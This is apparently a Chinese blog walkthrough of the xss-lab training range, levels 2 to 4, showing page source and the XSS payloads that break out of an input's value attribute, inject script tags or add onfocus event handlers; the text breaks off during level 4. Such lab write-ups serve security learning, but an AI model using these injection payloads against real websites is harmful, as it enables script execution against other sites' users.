xss-lab靶场通关writeup（1~6.....在更新）

原创

b1gpig安全 于 2020-09-04 20:43:38 发布 151 收藏


分类专栏： web安全 文章标签： 安全

本文链接：https://blog.csdn.net/weixin_45694388/article/details/108408567

level 2 : 标签被编码，利用属性完成弹窗

输入 发现没有弹窗

查看源代码：





```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level3.php?writing=wait";
}
</script>
<title>欢迎来到level2</title>
</head>
<body>
<h1 align=center>欢迎来到level2</h1>
<h2 align=center>没有找到和&lt;script&gt;alert(1)&lt;/script&gt;相关的结果.</h2><center>
<form action=level2.php method=GET>
<input name=keyword  value="<script>alert(1)</script>">
<input type=submit name=submit value="搜索" />
</form>
</center><center><img src=level2.png></center>
<h3 align=center>payload的长度:25</h3></body>
</html>
```



发现： <>符号被编码

说明keybord参数进行了处理，那么只能从属性上进行恶意编码：先将属性的引号和标签闭合，用 // 将后面的 "> 注释掉

显示如下




再次查看源码：




```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level3.php?writing=wait";
}
</script>
<title>欢迎来到level2</title>
</head>
<body>
<h1 align=center>欢迎来到level2</h1>
<h2 align=center>没有找到和&quot;&gt;&lt;script&gt;alert(1)&lt;/script&gt;//相关的结果.</h2><center>
<form action=level2.php method=GET>
<input name=keyword  value=""><script>alert(1)</script>//">
<input type=submit name=submit value="搜索" />
</form>
</center><center><img src=level2.png></center>
<h3 align=center>payload的长度:29</h3></body>
</html>
```

level 3： 标签被编码，使用 on 事件完成弹窗

先用test测试，查看源码



欢迎来到level3

没有找到和相关的结果.

test 搜索


Level (3)®

payload的长度:0


```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level4.php?keyword=try harder!";
}
</script>
<title>欢迎来到level3</title>
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<h2 align=center>没有找到和test相关的结果.</h2><center>
<form action=level3.php method=GET>
<input name=keyword  value='test'>
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level3.png></center>
<h3 align=center>payload的长度:4</h3></body>
</html>

```

同level 2，使用keyword参数 script标签，查看源码得：





```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level4.php?keyword=try harder!";
}
</script>
<title>欢迎来到level3</title>
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<h2 align=center>没有找到和&lt;script&gt;alart(1)&lt;/script&gt;相关的结果.</h2><center>
<form action=level3.php method=GET>
<input name=keyword  value='&lt;script&gt;alart(1)&lt;/script&gt;'>
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level3.png></center>
<h3 align=center>payload的长度:25</h3></body>
</html>

```


发现标签被编码，value参数被处理，加一个单引号闭合value值,这时候可以采用特殊的 on 事件来执行 js 代码，最后再用单引号闭合onfocus的值。


> onfouce 事件在对象获得焦点时发生。示例如下： https://www.runoob.com/try/try.php?filename=tryjsref_onfocus
> 使用 onclick onmouseover 皆可




弹窗没有直接出现，当鼠标点击搜索框后，弹窗出现，本关通过~~

level 4 ： 同 3 使用 on 事件

先使用 test 测试并查看源码：




使用scrip标签尝试是否有弹窗，发现标签的括号被删除




```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level5.php?keyword=find a way out!";
}
</script>
<title>欢迎来到level4</title>
</head>
<body>
<h1 align=center>欢迎来到level4</h1>
<h2 align=center>没有找到和&lt;script&gt;alert(1)&lt;/script&gt;相关的结果.</h2><center>
<form action=level4.php method=GET>
<input name=keyword  value="scriptalert(1)/script">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level4.png></center>
<h3 align=center>payload的长度:21</h3></body>
</html>
```


参考 level 3 不需要使用括号

使用 on 事件，同时添加双引号闭合




```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level5.php?keyword=find a way out!";
}
</script>
<title>欢迎来到level4</title>
</head>
